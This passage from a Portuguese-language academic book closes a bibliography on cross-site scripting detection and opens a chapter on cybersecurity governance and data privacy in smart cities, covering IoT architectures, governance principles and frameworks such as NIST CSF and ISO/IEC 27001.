[OWASP, 2025] OWASP (2025). Zed Attack Proxy (ZAP) – alert 40012: Cross-site scripting. https://www.zaproxy.org/docs/alerts/40012/ (20/04/2025).

[OWASP Foundation, 2025] OWASP Foundation (2025). OWASP Enterprise Security API (ESAPI). Disponível em https://owasp.org/www-project-enterprise-security-api/ (23/04/2025).

[PortSwigger, 2024] PortSwigger (2024). Cross-Site Scripting (XSS) cheat sheet. Disponível em https://portswigger.net/web-security/cross-site-scripting/cheat-sheet (05/04/2025).

[PortSwigger, 2025] PortSwigger (2025). Using Burp to find Cross-Site Scripting issues. Disponível em https://portswigger.net/support/using-burp-to-find-cross-site-scripting-issues (20/04/2025).

[r2c, Inc., 2025] r2c, Inc. (2025). Ruleset "XSS" – semgrep registry. Disponível em https://semgrep.dev/p/xss (20/04/2025).

[Richardson, 2025] Richardson, L. (2025). Beautiful Soup: We called him Tortoise because he taught us. Disponível em https://www.crummy.com/software/BeautifulSoup/ (21/04/2025).

[Rodríguez et al., 2020] Rodríguez, G. E., Torres, J. G., Flores, P. e Benavides, D. E. (2020). Cross-Site Scripting (XSS) attacks and mitigation: A survey. *Computer Networks*, 166:106960.

[Rubio, 2017] Rubio, D. (2017). *Beginning django*. Springer.

[Sarmah et al., 2018] Sarmah, U., Bhattacharyya, D. e Kalita, J. K. (2018). A survey of detection methods for XSS attacks. *Journal of Network and Computer Applications*, 118:113–143.

[Shah, 2020] Shah, S. S. H. (2020). Cross Site Scripting XSS dataset for Deep Learning. Disponível em https://www.kaggle.com/datasets/syedsaqlainhussain/cross-site-scripting-xss-dataset-for-deep-learning/data (01/04/2025).

[SonarSource, 2021] SonarSource (2021). S5131 – Endpoints should not be vulnerable to reflected XSS. Disponível em https://community.sonarsource.com/t/s5131-endpoints-security-and-xss-attacks/51881 (20/04/2025).

[Stenback e Heninger, 2004] Stenback, J. e Heninger, A. (2004). Document Object Model (DOM) level 3 load and save specification version 1.0. Disponível em https://www.w3.org/TR/DOM-Level-3-LS/ (12/04/2025).

[Team, 2021] Team, G. S. (2021). Open redirects — defense in depth. Disponível em https://security.googleblog.com/2021/04/preventing-open-redirects-in.html (23/04/2025).

[TensorFlow, 2025] TensorFlow (2025). Tensorflow. Disponível em https://www.tensorflow.org/ (07/04/2025).

[Thajeel et al., 2023a] Thajeel, I. K., Samsudin, K., Hashim, S. J. e Hashim, F. (2023a). Dynamic feature selection model for adaptive Cross Site Scripting attack detection using developed multi-agent deep Q learning model. *Journal of King Saud University - Computer and Information Sciences*, 35(6):101490.

[Thajeel et al., 2023b] Thajeel, I. K., Samsudin, K., Hashim, S. J. e Hashim, F. (2023b). Machine and deep learning-based XSS detection approaches: A systematic literature review. *Journal of King Saud University - Computer and Information Sciences*, 35(7):101628.

[Uto e Melo, 2009] Uto, N. e Melo, S. (2009). Vulnerabilidades em aplicações web e mecanismos de proteção. *Minicursos SBSeg*, p. 237–283.

[Vice, 2015] Vice (2015). The MySpace Worm that Changed the Internet Forever. Disponível em https://www.vice.com/en/article/wnjwb4/the-myspace-worm-that-changed-the-internet-forever (09/01/2025).

[Vluymans, 2019] Vluymans, S. (2019). *Learning from Imbalanced Data*, p. 81–110. Springer International Publishing, Cham.

[Wang et al., 2024] Wang, Q., Li, C., Wang, D., Yuan, L., Pan, G., Cheng, Y., Hu, M. e Ren, Y. (2024). IGXSS: XSS payload detection model based on inductive GCN. *International Journal of Network Management*, e2264.

[Weamie, 2022] Weamie, S. J. (2022). Cross-Site Scripting attacks and defensive techniques: A comprehensive survey. *International Journal of Communications, Network and System Sciences*, 15(8):126–148.

[West e Sartori, 2025] West, M. e Sartori, A. (2025). Content Security Policy level 3. Disponível em https://www.w3.org/TR/CSP3/ (18/04/2025).

[XSSed, 2015] XSSed (2015). XSSed | Cross Site Scripting (XSS) attacks information and archive. Disponível em http://www.xssed.com/ (01/04/2025).

Capítulo 5

Governança da Cibersegurança e Privacidade dos Dados sob a Perspectiva das Cidades Inteligentes

Radames Giona, Fernando Nakayama, Edson T. de Camargo, Michele Nogueira

Resumo

Este capítulo aborda a governança em cibersegurança e privacidade dos dados sob a ótica das cidades inteligentes, explorando os desafios, conceitos fundamentais e frameworks regulatórios mais relevantes para a proteção de infraestruturas urbanas digitais. A partir da análise de modelos como o NIST CSF, ISO/IEC 27001 e COBIT 2019, o texto discute como adaptar esses frameworks ao ecossistema urbano altamente conectado e dependente de tecnologias IoT. Além disso, realiza uma revisão sistemática da literatura para identificar lacunas, tendências tecnológicas e boas práticas voltadas à governança da segurança de dispositivos conectados. Ao integrar fundamentos teóricos, diretrizes práticas e evidências empíricas, o capítulo oferece uma contribuição relevante para a construção de cidades inteligentes mais seguras, resilientes e voltadas à proteção dos direitos digitais dos cidadãos.

Abstract

This chapter addresses cybersecurity and data privacy governance from the perspective of smart cities, exploring key challenges, foundational concepts, and the most relevant regulatory frameworks for protecting urban digital infrastructures. Through the analysis of models such as NIST CSF, ISO/IEC 27001, and COBIT 2019, it discusses how these frameworks can be adapted to the highly connected urban ecosystem driven by IoT technologies. In addition, it presents a systematic literature review to identify research gaps, emerging technologies, and best practices for governing the security of connected devices. By integrating theoretical foundations, practical guidelines, and empirical evidence, the chapter offers a valuable contribution to the development of safer, more resilient, and privacy-aware smart cities.

5.1. Introdução

A adoção de iniciativas de cidades inteligentes impulsionou a digitalização dos serviços urbanos, tornando-os mais eficientes e conectados. Entretanto, essa transformação amplia significativamente a vulnerabilidade e ameaças cibernéticas, especialmente devido ao aumento e gerenciamento de grandes volumes de dados sensíveis e informações de infraestruturas [Ahmadi-Assalemi et al. 2020, Frandell and Feeney 2022]. Embora mecanismos de segurança, como *firewalls*, criptografia e ferramentas antimalware, sejam fundamentais para a proteção das infraestruturas digitais, a ausência ou inadequação de políticas de cibersegurança representa um desafio crítico, dificultando a implementação de práticas eficazes de proteção [Sarker et al. 2021, Hatcher et al. 2020].

No ambiente urbano, as soluções baseadas em Internet das Coisas (IoT, do inglês *Internet of Things*) e no próprio dispositivo móvel do cidadão se tornam cada vez mais comuns. Os dados coletados são primordiais para fornecer "inteligência" às soluções desenvolvidas. Esses dados alimentam aplicativos da cidade, ajudam na gestão da cidade, orientam a execução de políticas públicas, bem como fornecem ferramentas para controle social por meio de portais de dados abertos [Goumopoulos 2024]. Exemplos de dados da cidade são: fluxo de tráfego, dados ambientais (por exemplo, qualidade do ar/água), níveis de ruído, áreas verdes, consumo/geração/perdas de energia, volume/tipo de resíduos, equipamento urbano, estado da infraestrutura urbana e outros.

Compreender a governança em cibersegurança e seus efeitos é fundamental, pois ela permite a formulação de políticas e estratégias integradas, assegurando a proteção de dados, a continuidade operacional e o desenvolvimento sustentável de cidades inteligentes. Destaca-se que é crucial para as cidades inteligentes contar com uma governança eficiente em segurança cibernética para garantir a proteção dos sistemas e dos serviços urbanos. Entende-se por governança, nesse contexto, como uma estrutura conceitual revisável para investigações empíricas da realidade e como um projeto político para alcançar objetivos específicos ou ainda não realizados a serem decididos democraticamente [Wilkins and Mifsud 2024]. Essa gestão, *i.e.*, o conjunto de práticas e diretrizes que orientam a governança em segurança cibernética, é estabelecido via diretrizes e métodos que garantam a integridade e a segurança dos dados, redes e sistemas e promovam o desenvolvimento tecnológico e a interoperabilidade, incentivando novas ideias [Serrano et al. 2022].

A ausência de regulamentações específicas representa um grande desafio para o desenvolvimento de cidades inteligentes seguras, pois, sem diretrizes claras, aumenta-se o risco de vulnerabilidades cibernéticas e o comprometimento de dados sensíveis. A falta de políticas apropriadas compromete a confiança pública e a eficácia das cidades inteligentes [Elmaghraby and Losavio 2014]. A maioria dos dispositivos integrantes das cidades inteligentes é projetada com foco em funcionalidade e custo, mas frequentemente negligencia aspectos essenciais de cibersegurança, tornando-os vulneráveis a ataques cibernéticos. Essa fragilidade impacta diretamente sistemas críticos, como as redes de energia e transporte, comprometendo a infraestrutura urbana [Meneghello et al. 2019]. Ao mesmo tempo que as tecnologias IoT e móveis avançam rapidamente, é necessário manter atualizadas as políticas de segurança cibernética para garantir a governança adequada no ambiente digital. Os governos e as organizações precisam encontrar um equilíbrio entre

a evolução tecnológica e a mitigação dos riscos para assegurar a resiliência e a confiança das infraestruturas urbanas [Xagoraris et al. 2023].

Entre os objetivos da governança em cibersegurança estão o fortalecimento da segurança nos ambientes digitais, a gestão de riscos e o cumprimento de regulamentações, com um enfoque claro na definição de responsabilidades e na implementação de medidas de monitoramento e resposta a incidentes. Ou seja, a governança em cibersegurança busca assegurar que as organizações mantenham um ambiente seguro e resiliente contra ameaças cibernéticas. Em ambientes urbanos, no contexto das cidades inteligentes, a governança de cibersegurança se torna ainda mais complexa devido à digitalização crescente e ao uso de tecnologias como *IoT*, *big data*, redes de comunicação (como as de longo alcance e baixa potência e as redes 5G) e a inteligência artificial.

Este capítulo oferece uma análise abrangente sobre a governança em cibersegurança e privacidade dos dados no contexto das cidades inteligentes. Na Seção 5.2, são abordados conceitos fundamentais de governança, cibersegurança e suas relações com dispositivos conectados, além dos desafios críticos de governança, como a interoperabilidade de dispositivos *IoT* e a mitigação de riscos em ambientes urbanos. A Seção 5.3 apresenta uma análise de *frameworks* de governança amplamente adotados — como o NIST CSF, a ISO/IEC 27001 e o COBIT 2019 — com foco em sua aplicabilidade às cidades inteligentes. Na Seção 5.4, é realizada uma revisão sistemática da literatura para identificar lacunas de pesquisa, aplicações concretas e tecnologias voltadas à governança da segurança de dispositivos conectados no meio urbano. A Seção 5.5 apresenta práticas relevantes com base em estudos de caso. A Seção 5.6 discute desafios específicos relacionados à proteção e à gestão de dispositivos *IoT* e móveis em ambientes urbanos e a Seção 5.7 trata de tendências emergentes no campo, oferecendo recomendações estratégicas. Ao articular fundamentos teóricos, estruturas práticas e achados empíricos, o capítulo oferece subsídios valiosos para formuladores de políticas, gestores públicos e pesquisadores que atuam na construção de cidades inteligentes mais seguras, resilientes e sensíveis à privacidade dos cidadãos.

5.2. Fundamentos

Esta seção apresenta os conceitos relacionados à governança de cibersegurança sob a perspectiva de cidades inteligentes. A seção inicia com os fundamentos relacionados à *IoT* e às cidades inteligentes, incluindo sua conceituação, aplicações e exemplos. Na sequência, detalham-se os principais conceitos de governança de cibersegurança, incluindo a motivação e os principais objetivos ao adotar a governança de cibersegurança para estruturar um ambiente digital. A seção termina descrevendo os conceitos de cibersegurança, como disponibilidade, integridade, confidencialidade, privacidade, autenticação e autorização, e ainda os fundamentos importantes acerca de vulnerabilidades, ameaças e ataques.

5.2.1. Internet das Coisas e Cidades Inteligentes

A definição de cidades inteligentes varia conforme o enfoque (tecnológico, social, ambiental). Este capítulo segue a definição de cidades inteligentes como ambientes urbanos que utilizam tecnologias digitais — ex. *IoT*, *big data*, inteligência artificial e redes de comunicação avançadas — para melhorar a qualidade de vida dos cidadãos, otimizar a

gestão de recursos e serviços públicos, promover a sustentabilidade e fomentar a participação cidadã. Essas cidades integram infraestrutura física, tecnologia da informação e processos organizacionais para oferecer soluções inovadoras em áreas como mobilidade, segurança pública, saúde, energia, educação e governança. Embora não haja uma definição universalmente aceita para o conceito de cidades inteligentes, este capítulo reforça que o objetivo principal das cidades inteligentes é aprimorar a qualidade de vida dos cidadãos, utilizando Tecnologias da Informação e Comunicação (TICs) para tornar os serviços mais eficientes, sustentáveis e integrados — promovendo, assim, um ambiente urbano mais responsivo e resiliente.

Nesse contexto de cidades inteligentes, destaca-se a tecnologia *IoT* como um paradigma de comunicação [Gracias et al. 2023, Goumopoulos 2024]. Na *IoT*, "coisas" ou objetos, outrora incapazes de se comunicar com uma pessoa ou um sistema computacional, agora estão equipados com sensores, atuadores, circuitos eletrônicos, *software* e conectividade que lhes permitem coletar e trocar dados entre si e com a Internet. Sensores, circuitos eletrônicos e *software* embarcado transformam um objeto em um objeto inteligente, permitindo que ele "veja" (monitore), "ouça" (receba dados), "pense" (processe) e execute tarefas. Caracteriza-se um objeto inteligente como um sensor avançado, dotado da capacidade de coletar informações provenientes do ambiente, tais como temperatura, umidade, localização geográfica, frequência cardíaca, bem como imagens de ambientes internos e externos [Camargo et al. 2024].

A conectividade, viabilizada predominantemente por meio de redes sem fio, permite que tais objetos estabeleçam comunicação com o meio externo – notadamente com a Internet. Essa interação possibilita o envio e o recebimento de dados e comandos, com o propósito de cumprir funções específicas e úteis. As informações transmitidas são processadas e armazenadas em serviços de computação em nuvem, o que viabiliza o controle remoto dos dispositivos inteligentes, permitindo-lhes executar ações programadas e coordenar atividades entre si. Dessa forma, a *IoT* configura-se como uma extensão da Internet convencional, fazendo uso de sua infraestrutura, de seus protocolos padronizados e de suas propriedades distribuídas.

A Figura 5.1 ilustra a arquitetura IoT em um modelo com três ou cinco camadas. No modelo de três camadas, a **camada de percepção**, também chamada de camada de sensoriamento, representa os objetos físicos e é responsável por coletar dados dos sensores e atuadores (ex. valores de temperatura, umidade, peso, movimento, vibração, localização) e repassá-los para a camada de rede. Os dispositivos *IoT* seguem uma organização básica geralmente composta por unidade de processamento, unidade de comunicação, sensores/atuadores e fonte de energia. A **camada de rede** realiza a transmissão dos dados e define o protocolo empregado na comunicação, a interface de comunicação e o roteamento. Nessa tarefa, é comum o uso de padrões e tecnologias sem fio, voltados ao baixo consumo de energia, como o padrão 802.11 (conhecido como WiFi), 5G, *Long Range* (LoRa), *Bluetooth Low Energy* (BLE), *ZigBee*, entre outras. A **camada de aplicação** faz a composição dos dados para entregar um serviço para a aplicação, com foco em protocolos que consomem pouca largura de banda, como o *Constrained Application Protocol* (CoAP), *Message Queuing Telemetry Transport* (MQTT), *Extensible Messaging and Presence Protocol* (XMPP) e *Advanced Message Queuing Protocol* (AMQP).




Figura 5.1: Arquiteturas de camadas para IoT (adaptado de [Pastório et al. 2020]).

No modelo de cinco camadas, a **camada de negócio** atua como a camada superior, responsável pelo controle e gerenciamento de serviços *IoT* fornecidos pela camada de Aplicação. A **camada de serviço** atua como uma camada intermediária, realizando solicitações de serviços, agregando e processando dados e implementando funcionalidades generalizadas. As demais camadas (aplicação, rede e percepção) seguem as mesmas definições do modelo em 3 camadas.

A adoção do conceito de *IoT* no contexto urbano promove a transformação das cidades em cidades inteligentes por meio da incorporação de dispositivos aptos a identificar variáveis ambientais, processar os dados captados e interpretar as condições do ambiente, reagindo de maneira adequada. Um exemplo disso é o semáforo inteligente, que recebe informações relativas ao fluxo e ao volume de veículos em determinadas vias, bem como a presença de pedestres aguardando a travessia. A partir da análise desse cenário, o dispositivo toma decisões como priorização do tráfego em ruas mais congestionadas ou a liberação da travessia quando houver pedestres efetivamente aguardando.

A Figura 5.2 ilustra a arquitetura de *IoT* em funcionamento em uma cidade inteligente. Os sensores e atuadores estão distribuídos pelo ambiente urbano, coletando dados e transmitindo-os para a Internet. Uma rede de comunicação conecta esses dispositivos entre si e à nuvem, viabilizando a troca contínua de informações. Os dados armazenados na nuvem são então processados e transformados em informações relevantes, apresentadas em painéis de controle (*dashboards*) acessíveis a gestores públicos, empresas e à população. Conforme representado na Figura 5.2, além dos dispositivos de *IoT*, outros componentes essenciais sustentam esse ecossistema, como a infraestrutura de comunicação, plataformas de *software* e ferramentas de visualização de dados — todos fundamentais para a implementação eficaz da IoT em contextos urbanos.




Figura 5.2: IoT em um ambiente urbano (adaptado de [Camargo et al. 2024])

Os desafios para concretizar a visão de uma cidade inteligente são diversos e incluem desde a integração e interoperabilidade entre diferentes tecnologias e atores, a tolerância a falhas, confiabilidade nas medidas obtidas dos sensores, muitas vezes sensores de baixo custo, e na transmissão dos dados [Slongo et al. 2024, Pastório et al. 2023, Lee et al. 2021, Camargo et al. 2021, Pastório et al. 2020, **?**]. Além disso, com um número estimado de mais de 1 bilhão de infraestruturas inteligentes para serviços urbanos digitais, pesquisadores e especialistas em segurança alertam para a necessidade de atenção especial à questão da cibersegurança das cidades inteligentes [Demidov et al. 2018, Pavlenko and Zegzhda 2018].

As cidades inteligentes estão expostas a ataques cibernéticos complexos a infraestruturas críticas que podem interromper sistemas automatizados e invadir a comunicação entre dispositivos inteligentes. A invasão ou infecção de um único dispositivo conectado leva a danos em cascata, resultando no risco de roubo de uma grande quantidade de dados de cidadãos e consumidores, incluindo informações pessoais identificáveis [Ometov et al. 2019]. Para alcançar esse equilíbrio, a governança da cibersegurança neste contexto é essencial, como será foco das próximas seções deste capítulo.

5.2.2. Governança

A crescente dependência da sociedade em tecnologias digitais destaca a necessidade de uma governança eficaz, garantindo que os benefícios dessas tecnologias sejam aproveitados enquanto os riscos são adequadamente gerenciados. De forma direta e simples, a governança significa encontrar um equilíbrio entre controle e conformidade a regras, políticas e leis, de um lado, e a entrega rápida de resultados e desempenho, de outro. Os interesses e objetivos desses dois lados são muitas vezes diferentes e até mesmo contraditórios e, portanto, atingir esse equilíbrio é um grande desafio. Diante dos aspectos sociais e políticos particulares de cada sociedade, esse equilíbrio tende a apresentar diferenças dependendo do país e região. Entretanto, ele é essencial para satisfazer conjuntamente as necessidades financeiras, operacionais, de segurança, e gestão de risco nas diferentes unidades de uma organização.

O conceito de governança de uma forma mais ampla compreende o estabelecimento das cadeias de responsabilidade, a definição do processo para mensurar a sua eficácia, o estabelecimento e a divulgação de políticas para guiar a organização a atingir seus objetivos, os mecanismos de controle para garantir conformidade e a comunicação para manter todas as partes informadas. Na aplicação do conceito de governança para tecnologia da informação (TI) de forma geral, a governança é instanciada para a perspectiva das pessoas, processos e informação com o objetivo de guiar a forma como esses ativos apoiam e se relacionam com as necessidades dos negócios. Por exemplo, a governança da nuvem é uma instância da governança SOA (*Service-Oriented Architecture*), ou seja, a aplicação da governança de TI em todo o contexto do ciclo de vida dos serviços, seus componentes e processos de negócios. A governança em outros contextos precisa então ser instanciada, tal como ocorreu na governança SOA, de TI e de sistemas em nuvem.

De forma geral, um modelo de governança compreende os seguintes pilares a serem definidos de forma específica: os *princípios*, os *papéis das entidades e suas responsabilidades*, as *diretrizes para as decisões*, o *método* a ser empregado, os *processos fundamentais* para a governança e a *plataforma de apoio*. Os princípios guiam os objetivos e as metas a serem perseguidas na governança, assim como as métricas a serem continuamente observadas e mensuradas com o objetivo de acompanhar e garantir que as metas sejam alcançadas. Os papéis e as responsabilidades das entidades envolvidas são definidos com o objetivo de facilitar o alinhamento das expectativas entre a parte técnica e os negócios no momento de tomada de decisão. As diretrizes para as decisões contemplam um conjunto de políticas, guias, melhores práticas e padrões definidos e alinhados com os negócios. O método estabelece a abordagem a ser aplicada no ciclo de vida do sistema, definida em consonância com o modelo geral de governança. Os processos fundamentais são aqueles relacionados às exceções, à conformidade e à comunicação. A plataforma integra as tecnologias habilitadoras utilizadas na execução da governança.

A governança de cibersegurança tem como objetivo equilibrar o cumprimento de normas, leis e regulamentos com a necessidade de eficiência e inovação no uso da tecnologia. Essa busca por equilíbrio é desafiadora, pois o fortalecimento da segurança impacta a usabilidade e a agilidade dos serviços digitais. Além disso, fatores sociais, políticos e econômicos influenciam a forma como a governança de cibersegurança é estruturada em diferentes setores e regiões. Um modelo eficaz de governança de cibersegurança é essencial para garantir a resiliência operacional, a conformidade regulatória e a proteção contra ameaças cibernéticas. Ele envolve diversos aspectos fundamentais. Os *princípios orientadores* definem diretrizes e métricas para avaliar a eficácia das políticas de segurança. Eles estabelecem parâmetros claros para a proteção dos ativos digitais e ajudam a alinhar as estratégias organizacionais com os requisitos regulatórios e operacionais. Os *papéis e responsabilidades* devem ser bem definidos para garantir o alinhamento entre gestores, profissionais de TI e *stakeholders*. A clareza nas atribuições de cada participante do processo de segurança minimiza riscos e melhora a coordenação das ações preventivas e reativas diante de ameaças cibernéticas [Nogueira 2022].

As *diretrizes para decisões* abrangem políticas, melhores práticas e padrões regulatórios que servem de base para a implementação de medidas de segurança eficazes. Esses elementos orientam a gestão de riscos e a conformidade com normativas nacionais e internacionais, como a ISO/IEC 27001 e o NIST Cybersecurity Framework. Os

métodos de gestão estabelecem abordagens para implementar e monitorar medidas de segurança. Eles incluem processos de auditoria contínua, análise de vulnerabilidades e resposta a incidentes, garantindo que as organizações possam se adaptar rapidamente às novas ameaças e desafios tecnológicos.

Os *processos fundamentais* envolvem a gestão de riscos, a conformidade e a resposta a incidentes cibernéticos. Uma abordagem estruturada para esses processos permite a antecipação de problemas e a mitigação eficiente de impactos, reduzindo o tempo de recuperação em caso de ataques. As *plataformas tecnológicas* sustentam a execução das estratégias de segurança. A adoção de soluções robustas, como sistemas de monitoramento avançado, inteligência artificial para detecção de ameaças e criptografia forte, são fundamentais para proteger dados e garantir a integridade das operações.

A governança de cibersegurança se difere da simples gestão operacional da segurança da informação. Enquanto a gestão tem um foco mais técnico e reativo, a governança exige uma abordagem estratégica, envolvendo decisores de alto nível. Ademais, a governança no tocante à cibersegurança deve atuar durante todo o ciclo de vida das soluções de segurança, desde o planejamento até a implementação e revisão periódica. Um modelo eficaz de governança de cibersegurança fortalece a transparência, otimiza recursos e melhora a proteção contra ameaças digitais. Ela é essencial para mitigar desafios técnicos e administrativos. A falta de integração entre sistemas de segurança e setores organizacionais pode gerar vulnerabilidades críticas. A redundância de controles e processos compromete a eficiência operacional e aumenta custos desnecessários. O desalinhamento entre políticas de segurança e objetivos estratégicos da organização pode resultar em brechas de segurança e ineficácia na proteção de dados. Os riscos de violação de dados e ataques cibernéticos estão em constante evolução, exigindo abordagens dinâmicas e proativas. A falta de visibilidade sobre os ativos digitais e infraestruturas críticas compromete a capacidade de resposta rápida e eficaz a incidentes.

Assim, a governança da cibersegurança compreende duas perspectivas distintas e complementares. A perspectiva interna foca no nível institucional dos ativos digitais, na eficiência dos processos e na proteção contra ameaças. Esse enfoque permite otimizar a alocação de recursos, melhorar a resiliência dos sistemas com abrangência institucional e garantir que a segurança seja parte integrante da estratégia empresarial. A perspectiva externa está voltada às normativas e políticas gerais para garantir a proteção de dados, privacidade e segurança digital. A conformidade com leis e regulamentos, como a Lei Geral de Proteção de Dados (LGPD) e o Regulamento Geral sobre a Proteção de Dados (GDPR), é essencial para evitar penalidades e fortalecer a confiança dos usuários. Uma governança eficaz de cibersegurança assegura transparência, conformidade, segurança e inovação responsável. Dessa forma, as organizações e os governos podem utilizar a tecnologia de maneira segura, protegendo informações sensíveis e garantindo um ambiente digital confiável para todos.

A governança de cibersegurança desempenha um papel fundamental na estruturação de um ambiente digital confiável, resiliente e sustentável. As questões centrais relacionadas a esse tema pode ser organizada em quatro grandes grupos: *(i)* segurança, robustez e resiliência dos sistemas digitais; *(ii)* proteção de direitos, privacidade e regulamentação de dados; *(iii)* inovação, desenvolvimento econômico e sustentabilidade

Figura 5.3: Perspectivas da governança de cibersegurança

da segurança digital; e *(iv)* transparência, governança corporativa e responsabilidade no ecossistema digital. Esses temas refletem os desafios contemporâneos enfrentados por governos, empresas e sociedade civil na busca por políticas eficazes de cibersegurança e governança digital e são descritos em seguida.

A segurança cibernética é um dos pilares centrais da governança de cibersegurança, pois garante a integridade, disponibilidade, confiabilidade e não repúdio, entre outros conceitos relacionados aos sistemas tecnológicos. A crescente sofisticação dos ataques cibernéticos, como *ransomware*, violações de dados e ataques a infraestruturas críticas, exige um modelo de governança que priorize a resiliência e a proteção contra ameaças. Os governos e as organizações precisam adotar estruturas regulatórias que incentivem práticas como segurança por projeto (*security by design*), gestão proativa de vulnerabilidades e respostas coordenadas a incidentes cibernéticos. Além disso, a implementação de *frameworks* internacionais, como a ISO/IEC 27001 e o NIST Cybersecurity Framework, fortalece a segurança organizacional e setorial.

A governança da cibersegurança também está diretamente relacionada à proteção de direitos digitais e à privacidade dos usuários. As regulamentações como o Regulamento Geral de Proteção de Dados (GDPR) da União Europeia e a Lei Geral de Proteção de Dados (LGPD) no Brasil estabelecem diretrizes para o tratamento responsável de informações pessoais e impõem regras sobre coleta, armazenamento e compartilhamento de dados. Além das leis, normas e padrões, a proteção da privacidade deve ser reforçada por meio de medidas técnicas e operacionais, como criptografia, anonimização de dados e controles rigorosos de acesso. Modelos de governança eficazes devem garantir que empresas e instituições adotem políticas transparentes e práticas que respeitem a soberania e os direitos dos cidadãos no ambiente digital.

A cibersegurança não pode ser vista apenas como um custo operacional, mas como um fator estratégico para a inovação e a competitividade econômica. As empresas que incorporam medidas robustas de segurança em seus produtos e serviços não apenas protegem seus usuários, mas também ganham vantagem competitiva no mercado global. A governança da cibersegurança deve incentivar investimentos em pesquisa e desenvolvimento (P&D), capacitação de profissionais e colaboração público-privada para criar soluções inovadoras. As tecnologias emergentes, como inteligência artificial aplicada à cibersegurança e à computação quântica, também exigem novos modelos de governança para garantir que sejam desenvolvidas e utilizadas de maneira ética e responsável. Além disso, a sustentabilidade da cibersegurança envolve a criação de incentivos para que pequenas e médias empresas adotem práticas seguras, evitando que apenas grandes corporações tenham os recursos necessários para se protegerem de ameaças cibernéticas.

A governança eficaz da cibersegurança não depende apenas de regulamentos, mas também de um compromisso com transparência e responsabilidade. As empresas que processam dados sensíveis ou operam infraestruturas críticas precisam implementar mecanismos de auditoria de segurança, gestão de riscos e respostas rápidas a incidentes. A adoção de boas práticas de governança corporativa, como a criação de comitês de segurança digital e a publicação de relatórios de conformidade, contribui para um ambiente digital mais seguro e previsível. Além disso, governos devem atuar como facilitadores de um ecossistema de segurança digital confiável, promovendo cooperação internacional, definindo padrões técnicos e incentivando a educação em cibersegurança para que cidadãos, empresas e instituições estejam preparados para enfrentar desafios futuros.

A governança da cibersegurança é um elemento essencial para garantir a estabilidade e o desenvolvimento sustentável do ambiente digital. A crescente interdependência entre sistemas tecnológicos e setores econômicos torna imperativo o fortalecimento de políticas e práticas de segurança robustas, equilibrando proteção, inovação e direitos digitais. A implementação de *frameworks* regulatórios eficazes, aliada à colaboração entre governos, empresas e sociedade civil, será determinante para enfrentar os desafios da cibersegurança nos próximos anos.

5.2.3. Cibersegurança

Até este ponto do capítulo muito se mencionou sobre cibersegurança. Mas, o que é cibersegurança? Esta seção descreve os conceitos principais da cibersegurança e seus princípios, como disponibilidade, integridade, confidencialidade e privacidade. O conceito de cibersegurança tem evoluído ao longo dos anos, expandindo seu foco para além da proteção da informação para abranger um escopo mais amplo de riscos e desafios. Inicialmente, sua abordagem era baseada nos princípios tradicionais de segurança da informação, mas com o avanço da tecnologia, a hiperconectividade e o impacto crescente das ameaças cibernéticas, tornou-se evidente a necessidade de uma visão mais dinâmica e abrangente [Nogueira et al. 2024]. Atualmente, a cibersegurança é vista como uma ciência que estuda e propõe soluções para garantir a segurança do ambiente digital, considerando não apenas aspectos técnicos, mas também fatores humanos, regulatórios e estratégicos. Esse campo tem se beneficiado do avanço de tecnologias emergentes, permitindo respostas mais eficazes contra ameaças cada vez mais sofisticadas.

